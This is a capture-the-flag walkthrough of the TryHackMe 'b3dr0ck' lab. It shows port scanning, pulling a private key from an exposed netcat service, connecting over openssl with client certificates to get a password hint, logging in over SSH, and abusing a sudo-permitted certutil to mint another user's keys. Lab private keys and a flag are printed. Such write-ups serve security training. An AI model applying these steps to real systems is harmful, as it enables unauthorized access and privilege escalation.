b3dr0ck

b3dr0ck

https://tryhackme.com/room/b3dr0ck

openssl

`rustscan -a 10.10.44.214 -- -sC -sV -A | tee scan.txt`

Open 10.10.44.214:22


Open 10.10.44.214:80

Open 10.10.44.214:4040

Open 10.10.44.214:9009

Open 10.10.44.214:54321

When I connect to http -site reconnect m to ssl port 4040. Here I find information about database on port 9000+. the only port I found 9009



Welcome to ABC!

Abbadabba Broadcasting Compandy


We're in the process of building a website! Can you believe this technology exists in bedrock?!?

Barney is helping to setup the server, and he said this info was important...

```
Hey, it's Barney. I only figured out nginx so far, what the h3ll is a database?!?
Bamm Bamm tried to setup a sql database, but I don't see it running.
Looks like it started something else, but I'm not sure how to turn it off...

He said it was from the toilet and OVER 9000!

Need to try and secure connections with certificates...
```

`nc 10.10.44.214 9009`


I found key and certificate



```
┌──(kali㉿kali)-[~/THM/bedrok]
└─$ nc 10.10.44.214 9009
 __        __   _                            _            ____   _____
 \ \      / /  | |                          | |     /\   |  _ \ / ____|
  \ \  /\  / /__| | ___ ___  _ __ ___   ___  | |_ ___  /  \  | |_) | |
   \ \/  \/ / _ \ |/ __/ _ \| '_ ` _ \ / _ \ | __/ _ \/ /\ \ |  _ <| |
    \  /\  /  __/ | (_| (_) | | | | | |  __/ | || (_) / ____ \| |_) | |____
     \/  \/ \___|_|\___\___/|_| |_| |_|\___|  \__\___/_/    \_\____/ \_____|

What are you looking for? database
Sorry, unrecognized request: 'database'

You use this service to recover your client certificate and private key
What are you looking for? sql
Sorry, unrecognized request: 'sql'

You use this service to recover your client certificate and private key
What are you looking for? h3ll
Sorry, unrecognized request: 'h3ll'

You use this service to recover your client certificate and private key
What are you looking for? database
Sorry, unrecognized request: 'database'

You use this service to recover your client certificate and private key
What are you looking for? key
Sounds like you forgot your private key. Let's find it for you...

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAx2lnYk9LOIneKWvs4qvWD3QlC3LPVFXhkHp4XMCv4Nwh4pwh
9mVBdkKNg+lFpcK6Mqg6Jvsn8GL2wwH4DSLy8ZoBHF1a7gXgmXZ82z/7ypOE2d3s
CggcGtveFSq0zDNbb/aV4wdXL4ZujOQO1tvzZinmxQCs+YcqTiy8Pur1E/UJN+8s
+7j0uqz+v8pXf5pJOcyOWiYTXVcSnE3ZqAH6ML+IUUCwE22hMlWPy7ZfKHEh7GrS
```

Connect to the port 54321 by openssl


```
openssl s_client -connect 10.10.44.214:54321 -cert cert.pem -key id_rsa
```



```
┌──(kali㉿kali)-[~/THM/bedrok]
└─$ openssl s_client -connect 10.10.44.214:54321 -cert cert.pem -key id_rsa
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = localhost
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = localhost
verify return:1
---
Certificate chain
 0 s:CN = localhost
   i:CN = localhost
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: Jan 13 21:11:02 2024 GMT; NotAfter: Jan 12 21:11:02 2025 GMT
---
Server certificate
-----BEGIN CERTIFICATE-----
MIICrzCCAZcCFEF9zrfR+lLnFCQbUTW6O14wu6/xMA0GCSqGSIb3DQEBCwUAMBQx
EjAQBgNVBAMMCWxvY2FsaG9zdDAeFw0yNDAxMTMyMTExMDJaFw0yNTAxMTIyMTEx
MDJaMBQxEjAQBgNVBAMMCWxvY2FsaG9zdDCCASIwDQYJKoZIhvcNAQEBBQADggEP
ADCCAQoCggEBANRLevtXz7LNyNNP2UHeGJ3xs8sxjw8hPaWXJlUxVlszfHM2y0c/
i1k/WrdJ6oqro7bH50PwqTi4pQyZboYsiK2CX5gZOST4HCTBush6Z1dUUA3xe+O1
OSXxgwH3W0Ok5e69M+aqjXj0gIdq81VC91ZlMOh3RZewebrZrKkIwq6GUDivadh8
y6BIyulvqIu5D2flFytPVq9ZWGRwJA/MykGZ/h+VIzTfyk50735NZvJJ8rh5BD5x
dpHC9vbvgd8LCRFV03P27XMWTbjHipsUyaaFy1ujgbbg3F8xGnO/iCkeYNYxtHe6
x0RR+EcnS4l5W3mAfv4q/jihzlvjdVdWNtMCAwEAATANBgkqhkiG9w0BAQsFAAOC
AQEAALZG29yOHem1NS/fdFoZtRFIHC00v4uq7DB/SxmA1BdrVK2+eN5ASTO9DNlk
9ToyjhpoG8PryBNzeruDV+lUNPziaVYWpNNC5MQHATOLQgKDBSRIeR8SEJqB9E+2
pHU96pXfFk7kk1iRNZkphi96/7jzvzVmrYohBYBtfSl5XNjMpPp8TosRbElsL6bU
f2XENETFuptL7M276ZpdGxWsttquqQBiKwV+WwtnL9J2hEq3C2GgBrn6fy99FRX4
7Hi0rRyOQ0CkvWFX4yQGkwcNgoPwuczUDwqXoxQAVSX5DM9iRDlXNmAj7uGMzzBI
hgOD/enORY9WnZ5J+iIXkEW+mw==
-----END CERTIFICATE-----
subject=CN = localhost
issuer=CN = localhost
---
Acceptable client certificate CA names
CN = localhost
```

Here is a password hint


d1ad7c0a3805955a35eb260dab4180dd



```
---
read R BLOCK
Welcome: 'Barney Rubble' is authorized.
b3dr0ck> ls
Unrecognized command: 'ls'

This service is for login and password hints
b3dr0ck> login
Login is disabled. Please use SSH instead.
b3dr0ck> password
Password hint: d1ad7c0a3805955a35eb260dab4180dd (user = 'Barney Rubble')
b3dr0ck> █
```

This is password!!!!

`ssh barney@10.10.44.214`




```
┌──(kali㉿kali)-[~/THM/bedrok]
└─$ ssh barney@10.10.44.214
barney@10.10.44.214's password:
barney@b3dr0ck:~$ ls
barney.txt
barney@b3dr0ck:~$ cat barney.txt
THM{f05780f08f0eb1de65023069d0e4c90c}
barney@b3dr0ck:~$ ls -la /home
total 16
drwxr-xr-x  4 root   root   4096 Apr 10  2022 .
drwxr-xr-x 19 root   root   4096 Apr  9  2022 ..
drwxr-xr-x  3 barney barney 4096 Apr 30  2022 barney
drwxr-xr-x  4 fred   fred   4096 Apr 30  2022 fred
barney@b3dr0ck:~$ 
```

`sudo -l`

`sudo /usr/bin/certutil ls`

I found certificates




```
Cert Tool Usage:
----------------

Show current certs:
  certutil ls

Generate new keypair:
  certutil [username] [fullname]

barney@b3dr0ck:~$ sudo /usr/bin/certutil ls

Current Cert List: (/usr/share/abc/certs)
------------------

total 56
drwxrwxr-x 2 root root 4096 Apr 30  2022 .
drwxrwxr-x 8 root root 4096 Apr 29  2022 ..
-rw-r----- 1 root root  972 Jan 13 21:11 barney.certificate.pem
-rw-r----- 1 root root 1678 Jan 13 21:11 barney.clientKey.pem
-rw-r----- 1 root root  894 Jan 13 21:11 barney.csr.pem
-rw-r----- 1 root root 1674 Jan 13 21:11 barney.serviceKey.pem
-rw-r----- 1 root root  976 Jan 13 21:11 fred.certificate.pem
-rw-r----- 1 root root 1678 Jan 13 21:11 fred.clientKey.pem
-rw-r----- 1 root root  898 Jan 13 21:11 fred.csr.pem
-rw-r----- 1 root root 1674 Jan 13 21:11 fred.serviceKey.pem
```

But cannot do nothing with them.

`sudo -u root /usr/bin/certutil fred freddy`


generate new certificates



```
Generated: clientKey for fred: /usr/share/abc/certs/fred.clientKey.pem
Generated: certificate for fred: /usr/share/abc/certs/fred.certificate.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAx9vTD65Mre3xs6PDBRRk+b6eItqDO//TVNASBMd+gUPGccQt
uRfmtoI20vetNGGOiBgRH941+TyvhSHys/W3DB+MdXmZfBz5SRBATHckDf/0S48F
/stLZWe8R9xJggnCaS+ro7tyTDasaO04NFQ1712rHZpwmaEc9SB+aLUJkCty/hZF
xRvtIwf6ha9qifJ3/tWl0CouO+3eCuylKMpEec9tbqM2mRZ9kU3dkNoOP7U4Y2YC
5LZZYy57QATxxLR7p3PJhYQCdLzp18c0j9koWyR8oPCmeV6zA4QZBqpxUv2fdCYD
LBsaIbmNFBXfeKaaafIG24IOKQN9dXSMeK0dzwIDAQABAoIBAFI9iuRw/Oy1dThO
svlsIwECB2CgOlB+PSAxXrjIvq3Cje5So93+j9maS6UUdhmP627lOGa8sckVx8Qo
7A5RljlO4iWVHCuOYKZIIa1VeWipYoWVHQpz7VqVDU0kwLrZ+T3/d8mwYKAr/1ZO
B0rBPFB7YuaTnrIZMilMbbf4hy7jd5JhPslnHno8FsZiFIq48n+s2wknbsec7b2o
glzqr+3eBzJMouaAmkhuxYpVTzmFr+sOnHpOPpg3N3e5Kn2N4htGa3UOLeV6VThq
oHONXcAwAqt1gPxhUgq2rgPbi6sumRJr4Ln4qk8dtgyQmp4fTDFZQl8VOtbNX/eX
